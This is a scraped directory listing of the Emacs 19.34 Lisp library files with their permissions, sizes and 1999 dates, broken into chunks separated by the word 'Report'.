-r--r--r-- 0 0     1      26224 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl.el

-rw-r--r-- 0 0     1      18838 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl.elc

-r--r--r-- 0 0     1       6124 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-compat.el

-rw-r--r-- 0 0     1       3751 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-compat.elc

-r--r--r-- 0 0     1      33210 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-extra.el

-rw-r--r-- 0 0     1      20741 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-extra.elc

-r--r--r-- 0 0     1      19532 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-indent.el

-rw-r--r-- 0 0     1       5982 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-indent.elc
```

Report

```
-r--r--r-- 0 0    1     102114 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-macs.el
-rw-r--r-- 0 0    1      74891 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-macs.elc
-r--r--r-- 0 0    1      37622 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-seq.el
-rw-r--r-- 0 0    1      34147 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-seq.elc
-r--r--r-- 0 0    1      14233 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-specs.el
-rw-r--r-- 0 0    1       8503 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cl-specs.elc
-r--r--r-- 0 0    1      14121 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cmacexp.el
-rw-r--r-- 0 0    1       5188 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cmacexp.elc
-r--r--r-- 0 0    1      93952 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/comint.el
-rw-r--r-- 0 0    1      53340 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/comint.elc
-r--r--r-- 0 0    1       5993 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/compare-w.el
-rw-r--r-- 0 0    1       2901 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/compare-w.elc
-r--r--r-- 0 0    1      60913 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/compile.el
-rw-r--r-- 0 0    1      30478 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/compile.elc
-r--r--r-- 0 0    1      30310 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/complete.el
-rw-r--r-- 0 0    1      14382 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/complete.elc
-r--r--r-- 0 0    1      95818 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/completion.el
-rw-r--r-- 0 0    1      37531 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/completion.elc
```

Report

```
-r--r--r-- 0 0    1      5341 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/copyright.el

-rw-r--r-- 0 0    1      3384 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/copyright.elc

-r--r--r-- 0 0    1     40416 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cplus-md.el

-rw-r--r-- 0 0    1     13247 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cplus-md.elc

-r--r--r-- 0 0    1     26814 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cpp.el

-rw-r--r-- 0 0    1     16813 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cpp.elc

-r--r--r-- 0 0    1     26493 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cust-print.el

-rw-r--r-- 0 0    1     11561 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cust-print.elc

-r--r--r-- 0 0    1     83825 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/custom.el

-rw-r--r-- 0 0    1     60840 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/custom.elc

-r--r--r-- 0 0    1     32900 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dabbrev.el

-rw-r--r-- 0 0    1     14885 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dabbrev.elc

-r--r--r-- 0 0    1     18657 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/debug.el

-rw-r--r-- 0 0    1     11050 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/debug.elc

-r--r--r-- 0 0    1      4237 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/delsel.el

-rw-r--r-- 0 0    1      2492 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/delsel.elc

-r--r--r-- 0 0    1     13771 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/derived.el

-rw-r--r-- 0 0    1      7220 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/derived.elc
```

Report

```
-r--r--r-- 0 0      1        21455 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/desktop.el
-rw-r--r-- 0 0      1        11795 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/desktop.elc
-r--r--r-- 0 0      1        10545 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/diff.el
-rw-r--r-- 0 0      1         5533 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/diff.elc
-r--r--r-- 0 0      1        95709 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dired.el
-rw-r--r-- 0 0      1        60332 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dired.elc
-r--r--r-- 0 0      1        73264 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dired-aux.el
-rw-r--r-- 0 0      1        41868 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dired-aux.elc
-r--r--r-- 0 0      1        65762 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dired-x.el
-rw-r--r-- 0 0      1        34331 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/dired-x.elc
-r--r--r-- 0 0      1         8990 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/disass.el
-rw-r--r-- 0 0      1         3883 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/disass.elc
-r--r--r-- 0 0      1         7341 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/disp-table.el
-rw-r--r-- 0 0      1         5212 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/disp-table.elc
-r--r--r-- 0 0      1        10124 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/docref.el
-rw-r--r-- 0 0      1         5947 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/docref.elc
-r--r--r-- 0 0      1         7258 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/easymenu.el
-rw-r--r-- 0 0      1         4706 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/easymenu.elc
```

Report

```
-r--r--r-- 0 0      1      10357 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ebuff-menu.el
-rw-r--r-- 0 0      1       7252 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ebuff-menu.elc
-r--r--r-- 0 0      1       6505 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/echistory.el
-rw-r--r-- 0 0      1       4040 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/echistory.elc
-r--r--r-- 0 0      1     158775 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/edebug.el
-rw-r--r-- 0 0      1      94521 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/edebug.elc
-r--r--r-- 0 0      1      42841 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff.el
-r--r--r-- 0 0      1      43114 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-diff.el
-rw-r--r-- 0 0      1      22788 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-diff.elc
-r--r--r-- 0 0      1      12604 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-hook.el
-rw-r--r-- 0 0      1       8163 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-hook.elc
-r--r--r-- 0 0      1      58749 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-init.el
-rw-r--r-- 0 0      1      54461 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-init.elc
-r--r--r-- 0 0      1      10234 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-merg.el
-rw-r--r-- 0 0      1      13938 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-merg.elc
-r--r--r-- 0 0      1      58815 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-mult.el
-rw-r--r-- 0 0      1      34683 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-mult.elc
-r--r--r-- 0 0      1      20204 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-ptch.el
```

Report

```
-rw-r--r-- 0 0    1      10464 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-ptch.elc
-r--r--r-- 0 0    1     124302 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-util.el
-rw-r--r-- 0 0    1      84202 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-util.elc
-r--r--r-- 0 0    1      12609 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-vers.el
-rw-r--r-- 0 0    1       5589 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-vers.elc
-r--r--r-- 0 0    1      43675 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-wind.el
-rw-r--r-- 0 0    1      26155 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ediff-wind.elc
-r--r--r-- 0 0    1      28634 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/edmacro.el
-rw-r--r-- 0 0    1      17310 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/edmacro.elc
-r--r--r-- 0 0    1      14979 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ehelp.el
-rw-r--r-- 0 0    1       8730 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ehelp.elc
-r--r--r-- 0 0    1       6555 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/electric.el
-rw-r--r-- 0 0    1       2470 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/electric.elc
-r--r--r-- 0 0    1      21007 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/elp.el
-rw-r--r-- 0 0    1       9012 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/elp.elc
-r--r--r-- 0 0    1       2580 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/emacs-lock.el
-rw-r--r-- 0 0    1       1337 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/emacs-lock.elc
-r--r--r-- 0 0    1       5201 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/emacsbug.el
```

Report

```
-rw-r--r-- 0 0    1        2851 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/emacsbug.elc
-r--r--r-- 0 0    1      121490 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/emerge.el
-rw-r--r-- 0 0    1       71345 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/emerge.elc
-r--r--r-- 0 0    1        4308 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/env.el
-rw-r--r-- 0 0    1        2290 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/env.elc
-r--r--r-- 0 0    1       61541 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/etags.el
-rw-r--r-- 0 0    1       31806 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/etags.elc
-r--r--r-- 0 0    1        8120 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/eval-reg.el
-rw-r--r-- 0 0    1        4377 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/eval-reg.elc
-r--r--r-- 0 0    1        9429 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/executable.el
-rw-r--r-- 0 0    1        5761 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/executable.elc
-r--r--r-- 0 0    1       25889 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/facemenu.el
-rw-r--r-- 0 0    1       17215 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/facemenu.elc
-r--r--r-- 0 0    1       48193 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/faces.el
-rw-r--r-- 0 0    1       29784 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/faces.elc
-r--r--r-- 0 0    1       30828 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/fast-lock.el
-rw-r--r-- 0 0    1       15097 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/fast-lock.elc
-r--r--r-- 0 0    1       56013 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ffap.el
```

Report

```
-rw-r--r-- 0 0    1      32361 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ffap.elc
-r--r--r-- 0 0    1     106732 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/files.el
-rw-r--r-- 0 0    1      67884 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/files.elc
-r--r--r-- 0 0    1      32798 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/fill.el
-rw-r--r-- 0 0    1      17332 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/fill.elc
-r--r--r-- 0 0    1       7647 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/find-dired.el
-rw-r--r-- 0 0    1       4182 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/find-dired.elc
-r--r--r-- 0 0    1      33680 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/find-file.el
-rw-r--r-- 0 0    1      16670 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/find-file.elc
-r--r--r-- 0 0    1       5204 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/find-gc.el
-rw-r--r-- 0 0    1       2562 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/find-gc.elc
-r--r--r-- 0 0    1      10098 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/finder.el
-rw-r--r-- 0 0    1       7090 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/finder.elc
-r--r--r-- 0 0    1      35870 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/finder-inf.el
-rw-r--r-- 0 0    1      27910 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/finder-inf.elc
-r--r--r-- 0 0    1      15221 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/float.el
-rw-r--r-- 0 0    1       8307 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/float.elc
-r--r--r-- 0 0    1       2164 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/float-sup.el
```

Report

-rw-r--r-- 0 0   1   1277 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/float-sup.elc

-r--r--r-- 0 0   1   5294 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/flow-ctrl.el

-rw-r--r-- 0 0   1   2194 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/flow-ctrl.elc

-r--r--r-- 0 0   1   20019 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/foldout.el

-rw-r--r-- 0 0   1   6141 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/foldout.elc

-r--r--r-- 0 0   1   84011 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/follow.el

-rw-r--r-- 0 0   1   35526 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/follow.elc

-r--r--r-- 0 0   1   79757 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/font-lock.el

-rw-r--r-- 0 0   1   47792 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/font-lock.elc

-r--r--r-- 0 0   1   32400 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/format.el

-rw-r--r-- 0 0   1   19074 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/format.elc

-r--r--r-- 0 0   1   67716 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms.el

-rw-r--r-- 0 0   1   30740 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms.elc

-r--r--r-- 0 0   1   565 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms-d2.dat

-r--r--r-- 0 0   1   2202 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms-d2.el

-rw-r--r-- 0 0   1   1952 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms-d2.elc

-r--r--r-- 0 0   1   572 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms-pass.el

-rw-r--r-- 0 0   1   787 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/forms-pass.elc

Report

```
-r--r--r-- 0 0     1       28900 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/frame.el
-rw-r--r-- 0 0     1        16814 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/frame.elc
-r--r--r-- 0 0     1       62046 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/gud.el
-rw-r--r-- 0 0     1        33287 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/gud.elc
-r--r--r-- 0 0     1        5508 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/gulp.el
-rw-r--r-- 0 0     1         3800 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/gulp.elc
-r--r--r-- 0 0     1       24126 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/help.el
-rw-r--r-- 0 0     1        16404 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/help.elc
-r--r--r-- 0 0     1        6780 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/help-macro.el
-rw-r--r-- 0 0     1         3374 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/help-macro.elc
-r--r--r-- 0 0     1        5098 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/helper.el
-rw-r--r-- 0 0     1         3129 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/helper.elc
-r--r--r-- 0 0     1       28684 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hexl.el
-rw-r--r-- 0 0     1        18962 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hexl.elc
-r--r--r-- 0 0     1       33384 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hideif.el
-rw-r--r-- 0 0     1        18775 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hideif.elc
-r--r--r-- 0 0     1       18207 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hideshow.el
-rw-r--r-- 0 0     1        11431 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hideshow.elc
```

Report

```
-r--r--r-- 0 0     1        40680 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hippie-exp.el

-rw-r--r-- 0 0     1        18956 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/hippie-exp.elc

-r--r--r-- 0 0     1        10952 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/icomplete.el

-rw-r--r-- 0 0     1         5654 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/icomplete.elc

-r--r--r-- 0 0     1        17373 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ielm.el

-rw-r--r-- 0 0     1        10579 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ielm.elc

-r--r--r-- 0 0     1        29158 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/imenu.el

-rw-r--r-- 0 0     1        16842 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/imenu.elc

-r--r--r-- 0 0     1        17432 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/indent.el

-rw-r--r-- 0 0     1        12238 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/indent.elc

-r--r--r-- 0 0     1        67464 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/info.el

-rw-r--r-- 0 0     1        38265 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/info.elc

-r--r--r-- 0 0     1        14214 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/informat.el

-rw-r--r-- 0 0     1         6791 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/informat.elc

-r--r--r-- 0 0     1        51673 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/isearch.el

-rw-r--r-- 0 0     1        27879 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/isearch.elc

-r-xr-xr-x 0 0     1          326 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/jimmy.el

-rw-r--r-- 0 0     1          729 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/jimmy.elc
```

Report

```
-r--r--r-- 0 0    1        25814 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/jka-compr.el
-rw-r--r-- 0 0    1        14398 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/jka-compr.elc
-r--r--r-- 0 0    1        38420 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lazy-lock.el
-rw-r--r-- 0 0    1        17552 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lazy-lock.elc
-r--r--r-- 0 0    1        10286 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lisp.el
-rw-r--r-- 0 0    1         7636 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lisp.elc
-r--r--r-- 0 0    1        17075 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lisp-mnt.el
-rw-r--r-- 0 0    1        10036 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lisp-mnt.elc
-r--r--r-- 0 0    1        32560 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lisp-mode.el
-rw-r--r-- 0 0    1        14634 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lisp-mode.elc
-r--r--r-- 0 0    1       391861 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/loaddefs.el
-rw-r--r-- 0 0    1       354669 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/loaddefs.elc
-r--r--r-- 0 0    1         4647 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/loadhist.el
-rw-r--r-- 0 0    1         3132 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/loadhist.elc
-r--r--r-- 0 0    1         9076 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/loadup.el
-r--r--r-- 0 0    1         6683 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lpr.el
-rw-r--r-- 0 0    1         4061 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/lpr.elc
-r--r--r-- 0 0    1         9803 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ls-lisp.el
```

Report

```
-rw-r--r--  0 0    1       3737 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ls-lisp.elc
-r--r--r--  0 0    1       6422 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/macros.el
-rw-r--r--  0 0    1       4310 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/macros.elc
-r--r--r--  0 0    1      48890 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/make-mode.el
-rw-r--r--  0 0    1      30618 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/make-mode.elc
-r--r--r--  0 0    1       8972 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/makeinfo.el
-rw-r--r--  0 0    1       4063 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/makeinfo.elc
-r--r--r--  0 0    1       3727 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/makesum.el
-rw-r--r--  0 0    1       1549 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/makesum.elc
-r--r--r--  0 0    1      38318 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/man.el
-rw-r--r--  0 0    1      25155 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/man.elc
-r--r--r--  0 0    1       8955 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/map-ynp.el
-rw-r--r--  0 0    1       4712 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/map-ynp.elc
-r--r--r--  0 0    1      24633 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/menu-bar.el
-rw-r--r--  0 0    1      14484 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/menu-bar.elc
-r--r--r--  0 0    1       2092 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/misc.el
-rw-r--r--  0 0    1        982 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/misc.elc
-r--r--r--  0 0    1       8572 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/mldrag.el
```

Report

```
-rw-r--r-- 0 0    1        3318 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/mldrag.elc
-r--r--r-- 0 0    1       69856 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/mouse.el
-rw-r--r-- 0 0    1       29413 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/mouse.elc
-r--r--r-- 0 0    1       22599 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/mouse-sel.el
-rw-r--r-- 0 0    1       13553 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/mouse-sel.elc
-r--r--r-- 0 0    1       32540 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/msb.el
-rw-r--r-- 0 0    1       19596 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/msb.elc
-r--r--r-- 0 0    1       23803 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/noutline.el
-rw-r--r-- 0 0    1       16175 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/noutline.elc
-r--r--r-- 0 0    1        4892 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/novice.el
-rw-r--r-- 0 0    1        2589 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/novice.elc
-r--r--r-- 0 0    1        4828 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/options.el
-rw-r--r-- 0 0    1        3194 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/options.elc
-r--r--r-- 0 0    1       21068 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/outline.el
-rw-r--r-- 0 0    1       14792 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/outline.elc
-r--r--r-- 0 0    1        4943 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/page.el
-rw-r--r-- 0 0    1        2535 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/page.elc
-r--r--r-- 0 0    1       28478 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/page-ext.el
```

Report

```
-rw-r--r-- 0 0    1      11978 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/page-ext.elc

-r--r--r-- 0 0    1      13045 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/paragraphs.el

-rw-r--r-- 0 0    1       7760 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/paragraphs.elc

-r--r--r-- 0 0    1       6062 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/paren.el

-rw-r--r-- 0 0    1       2662 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/paren.elc

-r--r--r-- 0 0    1        616 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/patcomp.el

-rw-r--r-- 0 0    1       1017 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/patcomp.elc

-r--r--r-- 0 0    1       6556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/paths.el

-rw-r--r-- 0 0    1       4211 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/paths.elc

-r--r--r-- 0 0    1      29502 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/perl-mode.el

-rw-r--r-- 0 0    1      14214 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/perl-mode.elc

-r--r--r-- 0 0    1      26077 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/picture.el

-rw-r--r-- 0 0    1      20413 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/picture.elc

-r--r--r-- 0 0    1       6404 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/pp.el

-rw-r--r-- 0 0    1       3154 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/pp.elc

-r--r--r-- 0 0    1      12354 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/profile.el

-rw-r--r-- 0 0    1       6204 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/profile.elc

-r--r--r-- 0 0    1      69315 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ps-print.el
```

Report

```
-rw-r--r-- 0 0     1      38330 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ps-print.elc

-r--r--r-- 0 0     1       8882 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/rect.el

-rw-r--r-- 0 0     1       5791 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/rect.elc

-r--r--r-- 0 0     1       8793 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/regi.el

-rw-r--r-- 0 0     1       5736 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/regi.elc

-r--r--r-- 0 0     1       9426 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/register.el

-rw-r--r-- 0 0     1       6688 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/register.elc

-r--r--r-- 0 0     1      26534 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/replace.el

-rw-r--r-- 0 0     1      16365 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/replace.elc

-r--r--r-- 0 0     1      18430 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/reporter.el

-rw-r--r-- 0 0     1       8742 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/reporter.elc

-r--r--r-- 0 0     1       7423 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/reposition.el

-rw-r--r-- 0 0     1       2452 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/reposition.elc

